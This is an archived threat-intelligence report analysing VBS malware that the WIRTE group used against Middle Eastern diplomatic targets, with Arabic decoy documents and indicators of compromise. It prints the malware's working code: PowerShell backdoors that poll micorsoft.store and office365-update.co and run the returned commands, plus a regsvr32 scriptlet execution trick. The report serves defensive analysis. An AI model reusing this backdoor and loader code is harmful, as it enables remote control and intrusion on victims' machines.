WIRTE Group attacking the Middle East

Published: 2019-04-02 · Archived: 2026-04-05 16:50:23 UTC

The Intelligence Development Group of S2 Grupo has carried out an investigation on an actor from whom LAB52 has not been able to find references or similarities in open sources and who has been identified as **WIRTE**.

The DFIR (Digital Forensics and Incident Response) team of S2 Grupo first identified this actor in August 2018 and since then the follow-up has been carried out during the last few months.

This group attacks the Middle East and does not use very sophisticated mechanisms, at least in the campaign started in August 2018 which was monitored. It is considered unsophisticated by the fact that the scripts are unobtrusive, communications go unencrypted by HTTP, they use Powershell (increasingly monitored), and so on. Despite this apparently unsophisticated modus operandi compared to other actors, they manage to infect their victims and carry out their objectives. In addition, as will be seen during the report, the detection rate of some of the scripts in December 2018 by the main antivirus manufacturers is low, an aspect that must be highlighted. We must be aware that once these scripts are executed, it is when the behavior analysis of many solutions will detect them, but this fact has not been studied by LAB52.

This actor in all the artifacts analyzed shows his victims a decoy document in Arabic with different themes. During the report these documents will be analyzed and who could be the objectives depending on the topic dealt with in the document.

Technical analysis

As indicated above, during the month of August 2018 S2 Grupo CERT we managed an incident aimed at the diplomacy of different Middle Eastern countries.


The attackers used a malware made in Visual Basic Script (VBS) as a tool to control the victim. Starting from the study of this VBS from S2 Grupo CERT, the monitoring of this group was started, finding in other sources other artifacts from the same group but with different decoy documents and with different strategies of execution, persistence, and so on. S2 Grupo does not have enough information to make any type of attribution or authorship. It is associated that these artifacts are related because they reflect similarities from a technical and temporal point of view and because of the decoy documents used, since sometimes they are identical.

One aspect observed during the investigation is that the attackers after running the VBS used it as an Empire post-exploitation framework (https://github.com/EmpireProject/Empire).

A total of five scripts plus the one involved in the incident could be collected. Below we detail the main characteristics of each.

Script 1: 617bbc71e5f0a645cbb8eeb6d4a1ece96ba0860c8ab5deda6a795e6ad244607a

This first file can be seen in Virus Total and has a low detection (4/58). The last analysis took place on 12/12/2018.



In this case the file was uploaded from Palestine to Virus Total:

In the image you can see that it was uploaded through the web, from PS (Palestine) and also that it was uploaded for the first time on **5 Aug. 2018**.

Network communication occurs over HTTP to the **micorsoft[.]store** domain to TCP/2082 port. This domain since it exists has resolved to the following ip addresses:

- 104.31.78.17
- 104.31.79.17
- 185.86.79.243

Currently resolves to a Cloudflare address. Port 2082 is one of the ports allowed by Cloudflare for HTTP traffic. It should be noted that the first IP address 185.86.79.243 is geolocated in Ukraine. This IP address has been assigned to different domains, among them the malicious one.

Apparently the attackers changed their IP address and hid behind Cloudflare at some point.

In this script this communication information is all in the **RunPld() function**. This function aims to download the powershell code from the command and control server and execute it:

```
sub runPld

payload="$a='micorsoft.store',2082,'PXA.26',
'893000201801310713421589112566122444471911144462396783181193';  $status = 0;function Wait-
For{param([parameter(valueFromPipeline = $true)][int]$duration = 15);$startTime = (Get-
Date).AddMilliseconds($duration*1000); while($startTime -gt (Get-Date)){};  function Post($param) {
$request = [Net.WebRequest]::Create('http://' + $a[0] + ':' + $a[1] +'/' + $param);    $request.Method = 'POST';
$request.UserAgent = ($a[2] + '/' + $a[3] + ' ' + 'P/2.0');    $request.ContentType = 'text/plain;charset=UTF-8';
$request.ContentLength = 0;    $response = $request.GetResponse();    $global:status =
[int]$response.StatusCode;    $stream = $response.GetResponseStream();    $streamReader = new-object
System.IO.StreamReader $stream;    $result = $streamReader.ReadToEnd();    $streamReader.Close();
$response.Close();    return $result; }  $sourceFile = $MyInvocation.InvocationName ; while ($true){$res =
Post(''); if ($status -eq 200 -and -not [string]::IsNullOrEmpty($res)){iex($res); main;}Get-Random -Minimum 60
-Maximum 100 | Wait-For;}"
run = "powershell.exe -eP byPaSs -nOnI -Sta " & payload
objWShell.Run run, 0

End sub
```

Another common function in these scripts is the writeDOC function. This function decodes the decoy document, write it to disk and show it to the victim. This document is encoded in base64 and embedded in the script itself in a variable.

```
sub writeDOC

On Error Resume Next
Dim base64Decoded, outByteArray, dir
dir = fso.GetParentFolderName(scriptSrc)
wordName = fso.getbasename(Wscript.scriptname)
dir = dir & "\" & wordName & ".doc"
base64Decoded = decodeBase64("UEsDBBQA.....")
writeBytes dir, base64Decoded
 dir = chr(34) & dir & chr(34)
 objWShell.Run dir

End sub
```


The VBS script copies itself to APPDATA through the **copyVBS()** function:

```
sub copyVBS

   fso.CopyFile scriptSrc, scriptDest , True

End sub
```

The script itself does not establish persistence in its first execution, so either the attackers deploy it later when they execute powershell or fix it by transporting this script. The script once copied to APPDATA will have the following name: **Update.vbs**.

On the other hand, if the script is running from APPDATA it does not show the document and only executes the RunPld() function which is the backdoor in powershell and that has been detailed previously. If it is not being executed from APPDATA it shows the DOC file “decoy”, it copies and executes the backdoor (script in powershell).

When the victim executes the VBS file, a Word document will be opened with the following content (you can see on the left in Arabic and next to it the translation made by Google Translate):



برقية صادره

- خارجية / الكويت
- شؤون مجلس التعاون – الشؤون القنصلية.

ترفق لكم طيه نسخة من خطاب وزاره الخارجية (وكالة الوزاره للشؤون القنصلية - إداره الحج والأوقاف) بالمملكة العربية السعودية رقم 8/8/260850 بتاريخ 30/09/1439هـ الموجه إلى عموم الجهات المعنية بشؤون الحج في الدول التي يقدم منها الحجاج والمنظمات الأجنبية والدولية بالإلتزام بعدم توزيع أي مطبوعات أو منشورات إلا بعد إجازتها والموافقة عليها من اللجنة المشكلة من قبل وزاره الثقافة والإعلام في المملكة والتي سيكون مقرها فرع وزاره الإعلام في مدينة جده وستباشر عملها إعتباراً من تاريخ 20/11/1439هـ .

ترجو القنصلية شاكره التكرم بإيصال التعميم المذكور أعلاه إلى الجهات المختصة بوزاره الأوقاف والشئون الإسلامية .

تحيـــــاتـــــنا،،،

كويتية – جده

- المرفقات المشار إليها أعلاه .

brqyt sadr
- kharijiat / alkuayt
- shuuwn majlis altaeawun - alshuwuwn alqunsuliatu.

Issued cable

- External / Kuwait
- GCC Affairs - Consular Affairs.

Attached is a copy of the letter of the Ministry of Foreign Affairs (Ministry of Consular Affairs - Hajj and Endowments Department), Kingdom of Saudi Arabia No. 8/8/260850 dated 30/9/1439 AH addressed to all parties concerned with Hajj affairs in countries where pilgrims and foreign and international organizations are committed Not to distribute any publications or publications unless approved and approved by the Committee formed by the Ministry of Culture and Information in the Kingdom, which will be based in the Ministry of Information Branch in the city of Jeddah and will begin its work as of 20/11/1439 e.

The consulate wishes to thank the Ministry of Awqaf and Islamic Affairs for providing the aforementioned circular.

Greetings ,,,

Kuwait - Jeddah

- Annexes referred to above.

The document we have shown is intended to simulate that it was sent from the Ministry of Foreign Affairs of Saudi Arabia. Presumably, it seems that the addressee was the Ministry of Awqaf and Islamic Affairs of Kuwait, since (Kuwait – Jeddah) appears in the very signature of the document. It was also apparently addressed to the Kuwaiti Consulate of the Cooperation Council of the Arab States of the Gulf, a highly important body within the countries of the Persian Gulf.


The text mentions that attached, the recipient will find a document from the Saudi Ministry of Foreign Affairs called “Hajj affairs”, which is of interest to all those Arab countries that have citizens who have interests in carrying out the pilgrimage to the Mecca. In addition, it encourages recipients to forward the document to other government organizations in countries with interests linked to the “Hajj” that have been approved by the same Ministry of Culture of Saudi Arabia. Presumably, the author intends to generate an infection among the “partner states” of Saudi Arabia; **the “target” of the issuer could be the members of the diplomatic corps of countries with interest in the “Hajj”** and especially the diplomats who are part of the Cooperation Council of the Arab States of the Gulf, since the issuer promotes the forwarding of the document to all interested parties.

There are five fundamental pillars within the religion of Islam. One of them is the “Hajj”, which implies that all Muslims must visit Mecca at least once in their lifetime. This monument is located in the Jeddah region within Saudi Arabia. **The “Hajj” is significantly relevant to Muslims around the world**. Consequently, this text is attractive and of interest to both Shi’ite and Sunni Muslims.

The date of issuance of the document is relevant as it was held in August, approximately two weeks before the great pilgrimage, just when thousands of people of Muslim faith would begin the pilgrimage to Jeddah in Saudi Arabia. Consequently, the chances of a possible victim opening the document increase significantly.

Script 2: b4c20b56059a6c6762b4c99d04eb9177cb0a4707c58ef575817fb8b702f162aa

This file in Virus Total has a low detection, 2/56, and the last analysis took place on 1 Dec. 2018.



In this case the file has been uploaded from Palestine to Virus Total:

In the image you can see that it was uploaded through the web, from PS (Palestine) and also that it has been uploaded for the first time on **08/25/2018**.


The network communication in this case is also produced by HTTP to the domain **micorsoft[.]store** to the port tcp/2082.

In this case the script has exactly the same code as the hash “617bbc71e5f0a645cbb8eeb6d4a1ece96ba0860c8ab5deda6a795e6ad244607a”. The only thing that varies is the decoy document that we can see below:

The information presented in the document is directly related to security issues and internal political affairs of Palestine. The main actors mentioned in the text are Hamas, Al Fatah and the Palestinian government. The information is an analytical summary of the current political situation in Palestine and even analyzes in geostrategic terms some current aspects. In addition, the document informs about the potential political strategies that the previously mentioned actors could undertake in the future. This type of information is highly relevant for **diplomats with political interests in the geographical area of Gaza and Palestine**. Consequently, it might be feasible for the document's target audience to be diplomats, politicians and professionals from the defense sector.

Script 3: b906f3c19c19e1b20b2d00bfb82b5453d5386d63b4db901ecade0f33dd38326a

This file in Virus Total has a low detection, 3/56, and the last analysis took place on 1 Dec. 2018.



In this case the file was uploaded from Sweden to Virus Total:


In the image you can confirm that it has been uploaded by the community, from SE (Sweden) and also that it has been uploaded for the first time on **6 Nov. 2018**.

The network communication in this case is also produced by HTTP to the **micorsoft[.]store** domain to the TCP/2082 port.


In this case the script has exactly the same code as the previous two; the decoy document is identical to "617bbc71e5f0a645cbb8eeb6d4a1ece96ba0860c8ab5deda6a795e6ad244607a", varying only from where it was uploaded and the dates regarding the first one.

Script 4: 3d4a9466e9428ccb1cde05336f5366b29c7e5ae454ddaa4aa28c75c504c13d96

This file in Virus Total has a low detection, 8/56, and the last analysis took place on 12/12/2018. We can see that this document has a higher detection to the rest, although it is certain that some were not re-analyzed on December 12th.



In this case the file was uploaded from Palestine to Virus Total:



In the image you can see that it was uploaded through the web, from PS (Palestine) and also that it was uploaded for the first time on **08/25/2018**. The upload date matches the hash date "b4c20b56059a6c6762b4c99d04eb9177cb0a4707c58ef575817fb8b702f162aa".

The network communication in this case is produced by HTTP to the domain **office365-update[.]co** to TCP/2082 port. This hash changes the domain and then the structure of the script is different from the others, although it

maintains functions and similarities with the rest.

The ip addresses to which the domain has resolved are:

- 104.24.108.64
- 104.24.109.64

In this case, the domain has always resolved to CloudFlare and it has not been observed that it has resolved to another IP address as in the previous case.

The main of the script is simple and we are going to review its flow:

```
writeTXT
wirteSCT
objWShell.Run pff, 0
writeDOC
set objWShell = nothing
```

We are going to see what logic each of the functions has.

The first function that we find is **writeTXT()**:

```
sub writeTXT

   dim fileContent
   dest = path + "sys.txt"
   fileContent = "$a = 'office365-update.co',2082, 'NMS.19',
'66700020181119061246157811123412244441717184446239543117997'; $status = 0; function
Post($param) {    $request = [Net.WebRequest]::Create('http://' + $a[0] + ':' + $a[1] +'/' + $param);
$request.Method = 'POST';    $request.UserAgent = ($a[2] + '/' + $a[3] + ' ' + 'P/2.0');    $request.ContentType
= 'text/plain;charset=UTF-8';    $request.ContentLength = 0;    $response = $request.GetResponse();
$global:status = [int]$response.StatusCode;    $stream = $response.GetResponseStream();    $streamReader =
new-object System.IO.StreamReader $stream;    $result = $streamReader.ReadToEnd();
$streamReader.Close();    $response.Close();    return $result; } $sourceFile = $MyInvocation.InvocationName
; do { $res = Post('');    if ($status -eq 200 -and -not [string]::IsNullOrEmpty($res)) {       iex($res);       main;    }
Get-Random -Minimum 60 -Maximum 100 | Start-Sleep; } While ($status -ne 200);"

   wirteFile fileContent, dest

End Sub
```

The function it does is to save, in a file named sys.txt and in a path set from the script, the content of the fileContent variable that is part of a powershell script. It should be noted that the write-to-file function used is **wirte**File(), which as can be seen has produced a typographical error that has been seen in several of the scripts that implement this functionality.

The function **writeSCT()**:

```
sub wirteSCT
   dim ss
   dest = path + "ss.s"
   dest = dest + "ct"
   ss = "<?XML version=""1.0""?><scriptlet><registration progid=""fdd"" classid=""{F0001111-0000-0000-0000-
0000FEEDACDC}""><script language=""JScript""><![CDATA[var r = new
ActiveXObject(""WScript.Shell"").Run(""powershell.exe -ep bypass -c \""Get-Content
$ENV:APPDATA\\microsoft\\Protect\\sys.txt|iex\""",0);]]></script></registration></scriptlet>"

   wirteFile ss, dest
End sub
```

The function creates an SCT (scriptlet) file on disk to execute through the JScript language a powershell whose code is in the TXT file written by the writeTXT() function.


Regsvr32.exe is used to trigger the execution:

```
' execute the sct
pff = "regsvr32.exe /s /u /i:"+ chr(34) + road2 + chr(34) +" scrobj.dll"
.....
objWShell.Run pff, 0
.......
```

The writeDOC() function performs the same logic as in the hash “617bbc71e5f0a645cbb8eeb6d4a1ece96ba0860c8ab5deda6a795e6ad244607a” and which has already been explained.
In this case the decoy document shown to the victim is the same as that presented in “b4c20b56059a6c6762b4c99d04eb9177cb0a4707c58ef575817fb8b702f162aa”.

Script 5: 4f5d633604b8a3cceb7d582bab640d47e8a5898458c5c2f0e28adcdf01aabf33

This file has a higher detection rate than the previous ones: you can see that 20/58 antivirus identify it as harmful.



In the image you can see that it has been uploaded through API, from the US and also that it has been uploaded for the first time on **2 Sept. 2018**. The date of upload is after the artifacts uploaded from Palestine, but close in time.

In this case you can see a reference to this script in a tweet (https://twitter.com/ItsReallyNick/status/1036687952544448512) by Nick Carr (@ItsReallyNick), where he details all the technical aspects of the script:


By viewing the tweet thread we can see how they indicate that in this case runs a VBScript #Houdini RAT and that the command and control server is hxxp: //149.28.14[.]103:535/ is-ready.

When looking for which domains have resolved to this IP address it is observed that the only one categorized as malware is related to spdns.de and searching for this domain name we come to the analysis https://gist.github.com/JohnLaTwC/ccdcbeb85649ef9feaae045482d694b9 (from @ JohnLaTwC) that shows how this domain is configured with port 535 and with HTTP requests from RAT Houdini. The domain was resolving to IP addresses until **August 30, 2018**.

The fact that in this case the actor uses a Houdini varies from the rest of VBS found, which based their execution on a powershell script that received commands from a remote server and executed them, but even so there are several aspects that lead us to think that it is the same actor:

- • There are matching function names: writeTXT, writeDOC, wirteFile (this is a very important indicator since it is the same typographical error).
- • Then writeDOC has the same logic and, besides, the decoy document is also in Arabic.

In this case the decoy document is different from the previous ones, so everything presupposes that the objective is different:


هام / سيتم اعتماد بعض منتسبي السلطة بغزة على المحافظات الشمالية.....

بقرار من قيادة الأجهزة الأمنية الفلسطينية بالمحافظات الشمالية اعتماد عدد من منتسبي السلطة الفلسطينية وخاصة الأجهزة الأمنية وتحويل قيودهم ورواتبهم على المحافظات الشمالية ، وكذلك العاملين في المعابر بقطاع غزة وذلك لضمان حقوقهم كاملة وحتى لايشملهم خصم الرواتب .

حيث سيشمل القرار العاملين بالأجهزة الأمنية الذين على رأس عملهم منذ اليوم الأول للانقلاب وكذلك العناصر التي تم تكليفهم بمهام رسمية كشرطة المعابر والعاملين بالوزارات التي تم العودة للعمل فيها بعد جلسات المصالحة الأخيرة...

The document refers to information related to the Security Forces in the territory of northern Gaza involved in defending of the border. The information refers to an accreditation and decoration by Palestinian governmental authorities for their members of the law enforcement and security forces. The target of this malicious document could be **soldiers, police, professionals linked to the Ministry of Defense and members of the diplomatic corps in Gaza**. The current government within the Gaza Strip is Hamas, a party that has a military arm considered by different countries as a terrorist group.

Indicators of compromise

IOC	Tipo
617bbc71e5f0a645cbb8eeb6d4a1ece96ba0860c8ab5deda6a795e6ad244607a	hash
4f5d633604b8a3cceb7d582bab640d47e8a5898458c5c2f0e28adcdf01aabf33	hash
3d4a9466e9428ccb1cde05336f5366b29c7e5ae454ddaa4aa28c75c504c13d96	hash
b906f3c19c19e1b20b2d00bfb82b5453d5386d63b4db901ecade0f33dd38326a	hash
b4c20b56059a6c6762b4c99d04eb9177cb0a4707c58ef575817fb8b702f162aa	hash
1910f5ddb0fc0438a3e2a553c97559557898e6310bf7e37b13cf3013fd66ea75	Hash
abd4bc87ed7cea9e0b430dddd698849ecf0f44b5b791410c748e58ffbf64dfba	hash
7195a31fa1ae5fcf5a5a508a5785444d4862d6f07e3bb61fc9925fecfe101128	hash
micorsoft.store	dominio
office365-update.co	dominio
149.28.14.103	ip
185.86.79.243	ip

Source: https://lab52.io/blog/wirte-group-attacking-the-middle-east/